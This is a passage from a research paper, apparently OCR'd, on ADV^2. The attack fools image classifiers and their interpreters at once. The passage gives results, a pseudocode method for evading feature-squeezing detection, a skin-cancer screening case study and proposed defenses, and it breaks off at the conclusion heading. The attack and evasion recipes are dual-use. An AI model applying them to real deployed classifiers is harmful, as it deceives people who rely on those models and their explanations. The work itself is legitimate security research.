We have the following observations. (i) Compared with PGD, ADV^2 generates attribution maps much more similar to benign cases. The average $\mathcal{L}_1$ measure of ADV^2 is more than 60% lower than PGD across all the interpreters. (ii) The effectiveness of ADV^2 varies with the target interpreter. For instance, compared with other interpreters, the difference between PGD and ADV^2 is relatively marginal on GRAD, implying that different interpreters may inherently feature varying robustness against ADV^2. (iii) The effectiveness of ADV^2 seems insensitive to the underlying DNN. On both ResNet and DenseNet, it achieves similar $\mathcal{L}_1$ measures.




Figure 5: Average $\mathcal{L}_1$ distance between benign and adversarial (PGD, ADV^2) attribution maps.

IoU Test – Another quantitative measure for the similarity of attribution maps is the intersection-over-union (IoU) score. It is widely used in object detection [21] to compare model predictions with ground-truth bounding boxes. Formally, the IoU score of a binary-valued map m with respect to a baseline map $m_\circ$ is defined as their Jaccard similarity: $\text{IoU}(m) = |O(m) \cap O(m_\circ)| / |O(m) \cup O(m_\circ)|$, where $O(m)$ denotes the set of non-zero dimensions in m. In our case, as the values of attribution maps are floating numbers, we first apply threshold binarization on the maps.




Figure 6: IoU scores of adversarial attribution maps (PGD, ADV^2) with respect to benign maps.

Following a typical rule used in the object detection task [21] where a detected region of interest (RoI) is considered positive if its IoU score is above 0.5 with respect to a ground-truth mask, we thus consider an attribution map as plausible if its IoU score exceeds 0.5 with respect to the benign attribution map. Figure 6 compares the average IoU scores of adversarial maps (PGD, ADV^2) with respect to the benign cases. Observe that ADV^2 achieves IoU scores above 0.5 across all the interpreters, which are more than 40% higher than PGD in all the cases. Especially on RTS, in which the attribution maps are natively binary-valued, ADV^2 achieves IoU scores above 0.9 on both ResNet and DenseNet.

Based on both qualitative and quantitative measures, we have the following conclusion.

Observation 2

ADV^2 is able to generate adversarial inputs with interpretations highly similar to benign cases.

Q3. Attack Evasiveness

Intuitively, from the adversary's perspective, ADV^2 entails a search space for adversarial inputs no larger than its underlying adversarial attack (e.g., PGD), as ADV^2 needs to optimize both the prediction loss ℓ_{prd} and interpretation loss ℓ_{int}, while ADV^2 only needs to optimize ℓ_{prd}. Next we compare PGD and ADV^2 in terms of their evasiveness with respect to adversarial attack detection methods.

Basic ADV^2 – To be succinct, we consider feature squeezing (FS) [61] as a concrete detection method. FS reduces the adversary's search space by coalescing inputs corresponding to different feature vectors into a single input, and detects adversarial inputs by comparing their predictions under original and squeezed settings. This operation is implemented in the form of a set of "squeezers": bit depth reduction, local smoothing, and non-local smoothing.

Squeezer	Setting	PGD	MASK-A	RTS-A	MASK-A*	RTS-A*
Bit Depth Reduction	2-bit	92.3%	84.1%	94.0%	11.7%	29.4%
	3-bit	72.7%	89.2%	88.3%	35.9%	13.9%
L. Smoothing	3×3	97.3%	98.6%	99.0%	16.5%	3.4%
N. Smoothing	11-3-4	52.3%	74.7%	75.3%	51.7%	29.4%

Table 4. Detectability of adversarial inputs by PGD, basic ADV^2 (A), and adaptive ADV^2 (A*) using feature squeezing.

Table 4 lists the detection rate of adversarial inputs (PGD, ADV^2) using different types of squeezers on ResNet. Observe that the squeezers seem effective to detect both ADV^2 and PGD inputs. For instance, local smoothing achieves higher than 97% success rate in detecting both ADV^2 and PGD inputs, with difference less than 2%. We thus have:

Observation 3

The overall detectability of ADV^2 and PGD with respect to feature squeezing is not significantly different.

Adaptive ADV^2 – We now adapt ADV^2 to evade the detection of FS. Related to existing adaptive attacks against FS [23], this optimization is interesting in its own right. Specifically, for smoothing squeezers, we augment the loss function $\ell_{\text{adv}}(x)$ (Eqn (3)) with the term $\ell_{\text{sqz}}(f(x), f(\psi(x))$, which is the cross entropy of the predictions of original and squeezed inputs (ψ is the squeezer).

Algorithm 2: Adaptive ADV^2 against Feature Squeezing.

Input: $x_\circ$: benign input; c_t: target class; f: target DNN; g: target interpreter; ψ: bit depth reduction; i: bit depth
Output: x_*: adversarial input

// augmented ℓ_{adv} with ℓ_{sqz} w.r.t. smoothing
// attack in squeezed space
$x_+ \leftarrow$ PGD on $\psi(x_\circ)$ with target c_t and $\alpha = 1/2^i$;
// attack in original space
search for $x_* = \arg\min_{x \in \mathcal{B}_\varepsilon(x_\circ)} \ell_{\text{adv}}(x) + \lambda \|f(x) - f(x_+)\|_1$;
return x_*;

For bit depth reduction, we use a two-stage strategy. (i) We first search in the squeezed space for an adversarial input x_+ that is close to $x_\circ$'s ε-neighborhood. To do so, we run PGD over $\psi(x_\circ)$ with learning rate $\alpha = 1/2^i$ (i is the bit depth). (ii) We then search in $x_\circ$'s ε-neighborhood for an adversarial input x_* that is classified similarly as x_+. To do so, we augment the loss function $\ell_{\text{adv}}(x)$ with a probability loss term $\|f(x) - f(x_+)\|_1$ ($f(x_+)$ is x_+'s probability vector), and then apply PGD to search for x_* within $x_\circ$'s ε-neighborhood. The overall algorithm is sketched in Algorithm 2.

Metric	MASK			RTS		
	P	A	A*	P	A	A*
$\Delta\mathcal{L}_1$	0.28	0.09	0.09	0.22	0.01	0.02
IoU	0.21	0.65	0.61	0.29	0.93	0.94

Table 5. $\mathcal{L}_1$ measures and IoU scores of adversarial attribution maps (PGD, basic and adaptive ADV^2) with respect to benign maps.

Table 4 summarizes the detection rate of adversarial inputs generated by adaptive ADV^2, which drops significantly, compared with the case of basic ADV^2. Note that here we only show the possibility of adapting ADV^2 to evade a representative detection method, and consider an in-depth study on this matter as our ongoing work. Meanwhile, we compare the $\mathcal{L}_1$ measures and IoU scores of the attribution maps generated by basic and adaptive ADV^2 (with respect to the benign maps). Table 5 shows the results. Observe that the optimization in adaptive ADV^2 has little impact on its attack effectiveness against the interpreters. We may thus conclude:

Observation 4

It is possible to adapt ADV^2 to generate adversarial inputs evasive with respect to feature squeezing.




Figure 7: Attribution maps of benign and adversarial (ADV^2) inputs in the skin cancer screening application.

Q4. Real Application

We now evaluate the effectiveness of ADV^2 in real security-critical applications. We use the skin cancer screening task from the ISIC 2018 challenge [18] as a case study, in which given skin lesion images are categorized into a seven-disease taxonomy. We adopt a competition-winning model[1] (with ResNet as its backbone) as the classifier, which attains 82.27% weighted multi-class accuracy on the holdout set (more details in Appendix C2).

[1] https://github.com/ngessert/isic2018

We apply ADV^2 on this classifier and measure its effectiveness of generating plausible interpretations. Figure 7 shows a set of samples and their attribution maps on the four interpreters. Observe that ADV^2 generates interpretations visually indiscernible from their benign counterparts in all the cases.




Figure 8: $\mathcal{L}_1$ measures (a) and IoU scores (b) of adversarial attribution maps (PGD, ADV^2) with respect to benign maps.

This similarity is further quantitatively validated in Figure 8, which shows the $\mathcal{L}_1$ measures (other $\mathcal{L}_p$ measures in Appendix C2) and IoU scores of the maps generated by ADV^2 with respect to the benign maps. For instance, the IoU scores of ADV^2 exceed 0.62 across all the interpreters.

Q5. Alternative Attack Framework

Besides the PGD framework, ADV^2 can also be flexibly built upon alternative frameworks. Here we construct ADV^2 upon STADV [60], a spatial transformation-based adversarial attack. The implementation details are given in Appendix A1.




Figure 9: Attribution maps of benign and adversarial (STADV, STADV-based ADV^2) inputs with respect to GRAD, CAM, MASK, and RTS on ResNet.

Figure 9 visualizes sample benign and adversarial inputs and their interpretations. Compared with STADV, ADV^2 generates adversarial inputs with maps much more similar to the benign cases, highlighting the effectiveness of ADV^2 constructed upon the STADV framework.

This observation is also confirmed by the $\mathcal{L}_1$ measures and IoU scores of adversarial attribution maps, which are shown in Figure 10 (more results in Appendix C3). Interestingly, compared with the other interpreters, MASK seems more resilient to STADV-based ADV^2. The comparison with the results of PGD-based ADV^2 (Figure 5 and 6) implies that the (relative) robustness of different interpreters may vary with the concrete attacks (details in § 5).

Overall we have the following conclusion.




Figure 10: $\mathcal{L}_1$ measures (a) and IoU scores (b) of adversarial attribution maps (STADV, STADV-based ADV^2) with respect to benign maps on ResNet.

Observation 5

As a general class of attacks, ADV^2 can be flexibly built upon alternative adversarial attack frameworks.

5 Discussion

While it is shown in § 4 that ADV^2 is effective against a range of classifiers and interpreters, the cause of this effectiveness is unclear yet. Next we conduct a study on this root cause from both analytical and empirical perspectives. Based on our findings, we further discuss potential countermeasures against ADV^2.

Q1. Root of Attack Vulnerability

Recall that the formulation of ADV^2 in Eqn (3) defines two seemingly conflicting objectives: (i) maximizing the prediction change while (ii) minimizing the interpretation change. We thus conjecture that the effectiveness of ADV^2 may stem from the partial independence between a classifier and its interpreter – the interpreter's explanations only partially describe the classifier's predictions, making it practical to exploit both models simultaneously.

To validate the existence of this prediction-interpretation gap, we consider ADV^2 targeting randomly generated predictions and interpretations. For a given input $x_\circ$, we randomly generate a target class c_t and a target interpretation m_t, and search for an adversarial input x_* that triggers the classifier to misclassify it as c_t and also generates an interpretation similar to m_t (i.e., $f(x_*) = c_t$ and $g(x_*; f) \approx m_t$). Intuitively, if ADV^2 is able to find such x_*, it indicates that the classifier and its interpreter can be manipulated separately; in other words, they are only partially aligned with each other.

Random Patch Interpretation – In the first case, for a given input, we define its target attribution map by (i) sampling a patch of random shape (either a rectangle or a circle), random angle, and random position over the input, and (ii) setting the elements inside the patch as '1' and that outside it as '0'. Typically this target map deviates significantly from its benign counterpart, due to its randomness.

We evaluate the effectiveness of ADV^2 under this setting. Table 6 summarizes the attack success rate of ADV^2 on ResNet. Observe that compared with Table 3, targeting random patch interpretations has little impact on the attack ef-

	GRAD	CAM	MASK	RTS
ADV^2	100% (0.98)	100% (1.0)	99% (0.95)	100% (1.0)

Table 6. ASR (MC) of ADV^2 targeting random patch interpretations.

fectiveness in terms of deceiving the classifiers, implying that the space of adversarial inputs is sufficiently large to contain ones with targeted interpretations.




Figure 11: Visualization of ADV^2 targeting random patch interpretations across different interpreters on ResNet.

We then evaluate the effectiveness of ADV^2 in terms of generating the target interpretations. For a given benign input $x_\circ$ and a target random patch map m_t, ADV^2 attempts to generate an adversarial input c_t with the interpretation similar to m_t. Figure 11 visualizes a set of sample results. Note that in all the cases the ADV^2 maps appear visually similar to the target maps, highlighting the attack effectiveness. This effectiveness is further validated in Table 7. Observe that across all the interpreters, an ADV^2 map is much more similar to its target map, compared with its benign counterpart.

	GRAD	CAM	MASK	RTS
$\Delta_b\mathcal{L}_1$	0.16	0.50	0.42	0.49
$\Delta_t\mathcal{L}_1$	0.10	0.04	0.15	0.07

Table 7. Comparison of ADV^2 and target maps (Δ_t) and that of ADV^2 and benign maps (Δ_b), measured by $\mathcal{L}_1$ distance.

Random Class Interpretation – In the second case, for a given input (with c_t as the target class), we instantiate its target interpretation with the attribution map of a benign input randomly sampled from another class $\tilde{c}_t$. We particularly enforce $c_t \neq \tilde{c}_t$; in other words, the adversarial input is misclassified into one class but interpreted as another one.

	GRAD	CAM	MASK	RTS
ADV^2	100% (0.99)	100% (0.99)	100% (0.99)	100% (1.0)

Table 8. ASR (MC) of ADV^2 with random class interpretations.

The ASR of ADV^2 is summarized in Table 8. Observe that targeting random class interpretations has little influence on the attack effectiveness of deceiving the classifiers. Figure 12 visualizes a set of sample target and ADV^2 inputs and their interpretations (DenseNet results in Appendix C4). Note that the target and ADV^2 inputs are fairly distinct, but with highly similar interpretations. This is quantitatively validated by their $\mathcal{L}_1$ measures and IoU scores listed in Figure 13.




Figure 12: Target and adversarial (ADV^2) inputs and their attribution maps on ResNet.




Figure 13: $\mathcal{L}_1$ measures (a) and IoU scores (b) of adversarial maps with respect to benign and target cases on ResNet.

The experiments above show that it is practical to generate adversarial inputs targeting arbitrary predictions and interpretations. We can therefore conclude:

Observation 6

A DNN and its interpreter are often not fully aligned, allowing the adversary to exploit both models simultaneously.

Q2. Root of Prediction-Interpretation Gap

Next we explore the fundamental causes of this prediction-interpretation gap. We speculate one following possible explanation as: existing interpretation models do not comprehensively capture the dynamics of DNNs, each only describing one aspect of their behavior.

Specifically, GRAD solely relies on the gradient information; MASK focuses on the input-prediction correspondence while ignoring the internal representations; CAM leverages the deep representations at intermediate layers, but neglecting the input-prediction correspondence; RTS uses the internal representations in an auxiliary encoder and the input-interpretation correspondence in the training data, which however may deviate from the true behavior of DNNs.

Intuitively the exclusive focus on one aspect (e.g., input-prediction correspondence) of the DNN behavior results in loose constraints: when performing the attack, the adversary only needs to ensure that benign and adversarial inputs cause DNNs to behave similarly from one specific perspective. We validate this speculation from two observations, low attack

transferability and disparate attack robustness.

Attack Transferability – One intriguing property of adversarial inputs is their transferability: an adversarial input effective against one DNN is often found effective against another DNN, though it is not crafted on the second one [33, 36, 40]. In this set of experiments, we investigate whether such transferability exists in attacks against interpreters; that is, whether an adversarial input that generates a plausible interpretation against one interpreter is also able to generate a probable interpretation against another interpreter.




Figure 14: Visualization of attribution maps of adversarial inputs across different interpreters on ResNet.

Specifically, for each given interpreter g, we randomly select a set of adversarial inputs crafted against g (source) and compute their interpretations on another interpreter g' (target). Figure 14 illustrates the attribution maps of a given adversarial input on g and g'. Further, for each case, we compare the adversarial map (right) against the corresponding benign map (left). Observe that the interpretation transferability is fairly low: an adversarial input crafted against one interpreter g rarely generates highly plausible interpretation on another interpreter g'.

	GRAD	CAM	MASK	RTS
GRAD	0.04	0.24	0.22	0.24
CAM	0.09	0.05	0.18	0.13
MASK	0.12	0.34	0.09	0.74
RTS	0.10	0.17	0.20	0.01
PGD	0.10	0.22	0.28	0.22

Table 9. $\mathcal{L}_1$ distance between attribution maps of adversarial (ADV^2, PGD) on ResNet (row/column as source/target).

We further quantitatively validate this observation. Table 9 measures the $\mathcal{L}_1$ distance between the adversarial and benign attribution maps across different interpreters. For comparison, it also shows the $\mathcal{L}_1$ measure for the adversarial inputs generated by PGD. Observe that the adversarial inputs crafted on g tends to generate low-quality interpretations on a different interpreter g', with quality comparable to that generated by an interpretation-agnostic attack (i.e., PGD). We can therefore conclude:

Observation 7

The transferability of adversarial inputs across different interpreters seems low.

Attack Robustness – It is observed in § 4 that the effectiveness of ADV^2 varies with the target interpreter. As shown in Figure 6, among all the interpreters, ADV^2 attains the lowest IoU scores on GRAD, suggesting that GRAD may be more robust against ADV^2. This observation may be explained as follows: GRAD uses the gradient magnitude of each input feature to measure its relevance to the model prediction; meanwhile, ADV^2 heavily uses the gradient information to optimize the prediction loss ℓ_{prd}; it is inherently difficult to minimize ℓ_{prd} while keeping the gradient intact.

We validate the conjecture by analyzing the robustness of integrated gradient (IG) [53], another back-propagation-guided interpreter, against ADV^2. Due to their fundamental equivalence [3], the discussion here also generalizes to other back-propagation interpreters (e.g., [48, 50, 51]).

At a high level, for the i-th feature of a given input x, IG computes its attribution $m[i]$ by aggregating the gradient of $f(x)$ along the path from a baseline input $\bar{x}$ to x:

$$m[i] = (x[i] - \bar{x}[i]) \int_0^1 \frac{\partial f(tx + (1-t)\bar{x})}{\partial x[i]} \mathrm{d}t \qquad (11)$$

Like other back-propagation interpretation models [3], IG satisfies the desirable completeness axiom [48] that the attributions sum up to the difference between f's predictions for the given input x and the baseline $\bar{x}$.

To simplify the exposition, let us assume a binary classification setting with classes $\mathcal{C} = \{+, -\}$. The DNN f predicts the probability of x belonging to the positive class as $f(x)$. Given an input $x_\circ$ from the negative class, the adversary attempts to craft an adversarial input x_* to force f to misclassify x_* as positive. We define the prediction loss as $\ell_{\text{prd}}(x_*) = f(x_*) - f(x_\circ)$ (i.e., the increase in the probability of positive prediction), which can be computed as:

$$\ell_{\text{prd}}(x_*) = \int_0^1 \nabla f(tx_* + (1-t)x_\circ)^\top (x_* - x_\circ) \mathrm{d}t \qquad (12)$$

Meanwhile, we define the interpretation loss as $\ell_{\text{int}}(x_*) = \|m_\circ - m_*\|_1$, where $m_\circ$ and m_* are the attribution maps of $x_\circ$ and x_* respectively. While it is difficult to directly quantify $\ell_{\text{int}}(x_*)$, we may use the attribution map of x_* with $x_\circ$ as a surrogate baseline:

$$\Delta m[i] = (x_*[i] - x_\circ[i]) \int_0^1 \frac{\partial f(tx_* + (1-t)x_\circ)}{\partial x_*[i]} \mathrm{d}t \qquad (13)$$

which quantifies the impact of the i-th input feature on the difference of $f(x_\circ)$ and $f(x_*)$. Thus, $\ell_{\text{int}}(x_*) = \|\Delta m\|_1$.

Proposition 1. *With* IG, *the prediction loss is upper bounded by the interpretation loss as:* $\ell_{\text{prd}}(x_*) \le \ell_{\text{int}}(x_*)$.

Proof. We define u as the input difference $u = (x_* - x_\circ)$ and v as the integral vector with its i-th element $v[i]$ defined as

$$v[i] = \int_0^1 \frac{\partial f(tx_* + (1-t)x_\circ)}{\partial x_*[i]} \mathrm{d}t$$

According to the definitions, we have $\ell_{\text{prd}}(x_*) = u^\top v$ and $\ell_{\text{int}}(x_*) = \|u \odot v\|_1$, where $\odot$ is the Hadamard product.

We have the following derivation: $\ell_{\text{prd}}(x_*) = \sum_i u[i]v[i] \leq \sum_i \|u[i] \cdot v[i]\| = \ell_{\text{int}}(x_*)$. Thus the prediction loss is upper-bounded by the interpretation loss. □

In other words, in order to force x_* to be misclassified with high confidence, the difference of benign and adversarial attribution maps needs to be large. As the objectives of ADV^2 here is to maximize the prediction loss while minimizing the interpretation loss. The coupling between prediction and interpretation losses results in a fundamental conflict.

Note that however this conflict does not preclude effective adversarial attacks. First, the constraint of prediction and interpretation losses may be loose. Let γ_{prd} and γ_{int} be the thresholds of effective attacks. That is, for an effective attack, $\ell_{\text{prd}}(x_*) \geq \gamma_{\text{prd}}$ and $\ell_{\text{int}}(x_*) \leq \gamma_{\text{int}}$. There could be cases that $\gamma_{\text{prd}} \ll \gamma_{\text{int}}$, making ADV^2 still highly effective (e.g., Figure 8). Second, the adversary may pursue attacks that rely less on the gradient information to circumvent this conflict.

Overall, with the evidence of low attack transferability and disparate attack robustness, we can conclude:

Observation 8

Existing interpreters tend to focus on distinct aspects of DNN behavior, which may result in the prediction-interpretation gap.

Q3. Potential Countermeasures

Based on our findings, next we discuss potential countermeasures against ADV^2 attacks.


Defense 1: Ensemble Interpretation – Motivated by the observation that different interpreters focus on distinct aspects of DNN behavior (e.g., CAM focuses on deep representations while MASK focuses on input-prediction correspondence), a promising direction to defend against ADV^2 is to deploy multiple, complementary interpreters to provide a holistic view of DNN behavior.

Yet, two major challenges remain to be addressed. First, different interpreters may provide disparate interpretations (e.g., Figure 14). It is challenging to optimally aggregate such interpretations to detect ADV^2. Second, the adversary may adapt ADV^2 to the ensemble interpreter (e.g. optimizing the interpretation loss with respect to all the interpreters). It is crucial to account for such adaptiveness in designing the ensemble interpreter. We consider developing the ensemble defenses and exploring the adversary's adaptive strategies as our ongoing research directions.

Defense 2: Adversarial Interpretation – Along the second direction, we explore the idea of adversarial training. Recall that ADV^2 exploit the prediction-interpretation gap to generate adversarial inputs. Here we employ ADV^2 as a drive to minimize this gap during training interpreters.

Specifically, we propose an *adversarial interpretation distillation* (AID) framework. Let $\mathcal{A}$ be the ADV^2 attack. During training an interpreter g, for a given input $x_\circ$, besides the regular loss $\ell_{\text{map}}(x_\circ)$, we consider an additional loss term $\ell_{\text{aid}}(x_\circ) = -\|g(x_\circ) - g(\mathcal{A}(x_\circ))\|_1$, which is the negative $\mathcal{L}_1$ measure between the attribution maps of $x_\circ$ and its adversarial counterpart $\mathcal{A}(x_\circ)$. We encourage g to minimize this loss during the training (details in Appendix A2).

To assess the effectiveness of AID to reduce the prediction-interpretation gap, we use RTS as a concrete case study. Recall that RTS is a model-guided interpreter which directly predicts the interpretation of a given input. We construct two variants of RTS, a regular one and another with AID training (denoted by RTS$^{\text{A}}$). We measure the sensitivity of the two interpreters to the underlying DNN behavior.




$\mathcal{L}_1$ measures

Noise	$\mathbb{N}$	$\mathbb{U}$
0%	0.01	0.01
	0.01	0.01
3%	0.01	0.01
	0.02	0.03
30%	0.09	0.10
	0.17	0.17

RTS RTS$^{\text{A}}$

Figure 15: Attribution maps generated by RTS and RTS$^{\text{A}}$ under different noise levels and types (normal $\mathbb{N}$, uniform $\mathbb{U}$) on ResNet.

In the first case, we inject random noise (either normal or uniform) to the inputs and compare the attribution maps generated by the two interpreters. We consider two noise levels, which respectively cause 3% and 30% misclassification on the test set. Figure 15 shows a set of misclassified samples under the two noise levels. Observe that compared with RTS, RTS$^{\text{A}}$ appears much more sensitive to the DNN's behavior change, by generating highly contrastive maps. This sensitivity is also quantitatively confirmed by the $\mathcal{L}_1$ measures between clean and noisy maps on RTS and RTS$^{\text{A}}$. The findings also corroborate a similar phenomenon observed in [59]: the representations generated by robust models tend to align better with salient data characteristics.



	RTS	RTS$^{\text{A}}$
Benign		0.03
ADV^2	0.01	0.10

$\mathcal{L}_1$ measures

Figure 16: Attribution maps of benign and adversarial (ADV^2) inputs with respect to RTS and RTS$^{\text{A}}$ on ResNet.

In the second case, we assess the resilience of RTS$^{\text{A}}$ against

ADV^2. In Figure 16, we compare the attribution maps of benign and adversarial inputs on RTS and RTS$^{\text{A}}$. It is observed that while ADV^2 generates adversarial inputs with interpretations fairly similar to benign cases on RTS, it fails to do so on RTS$^{\text{A}}$: the maps of adversarial inputs are fairly distinguishable from their benign counterparts. Moreover, RTS$^{\text{A}}$ behaves almost identically to RTS on benign inputs, indicating that the AID training has little impact on benign cases. These findings are confirmed by the $\mathcal{L}_1$ measures as well.

Overall we have the following conclusion.

Observation 9

It is possible to exploit ADV^2 to reduce the prediction-interpretation gap during training interpreters.

6 Related Work

In this section, we survey three categories of work relevant to this work, namely, adversarial attacks and defenses, transferability, and interpretability.

Attacks and Defenses – Due to their widespread use in security-critical domains, machine learning models are increasingly becoming the targets of malicious attacks. Two primary threat models are considered in literature. Poisoning attacks – the adversary pollutes the training data to eventually compromise the target models [7]; Evasion attacks – the adversary manipulates the input data during inference to trigger target models to misbehave [11].

Compared with simple models (e.g., support vector machines), securing deep neural networks (DNNs) in adversarial settings entails more challenges due to their significantly higher model complexity [29]. One line of work focuses on developing new evasion attacks against DNNs [19, 35, 56]. Another line of work attempts to improve DNN resilience against such attacks by inventing new training and inference strategies [34, 42, 61]. Yet, such defenses are often circumvented by more powerful attacks [9] or adaptively engineered adversarial inputs [5], resulting in a constant arms race between attackers and defenders [31].

This work is among the first to explore attacks against DNNs with interpretability as a means of defense.

Transferability – One intriguing property of adversarial attacks is their transferability [56]: adversarial inputs crafted against one DNN is often effective against another one. This property enables black-box attacks – the adversary generates adversarial inputs based on a surrogate DNN and then applies them on the target model [33, 40]. To defend against such attacks, the method of ensemble adversarial training [58] has been proposed, which trains DNNs using data augmented with adversarial inputs crafted on other models.

This work complements this line of work by investigating the transferability of adversarial inputs across different interpretation models.

Interpretability – A plethora of interpretation models have been proposed to provide interpretability for black-box DNNs, using techniques based on back-propagation [50, 52, 53], intermediate representations [14, 47, 64], input perturbation [16], and meta models [10].

The improved interpretability is believed to offer a sense of security by involving human in the decision-making process. Existing work has exploited interpretability to debug DNNs [39], digest security analysis results [20], and detect adversarial inputs [32, 57]. Intuitively, as adversarial inputs cause unexpected DNN behaviors, the interpretation of DNN dynamics is expected to differ significantly between benign and adversarial inputs.

However, recent work empirically shows that some interpretation models seem insensitive to either DNNs or data generation processes [1], while transformation with no effect on DNNs (e.g., constant shift) may significantly affect the behaviors of interpretation models [27].

This work shows the possibility of deceiving DNNs and their coupled interpretation models simultaneously, implying that the improved interpretability only provides limited security assurance, which also complements prior work by examining the reliability of existing interpretation models from the perspective of adversarial vulnerability.

7 Conclusion

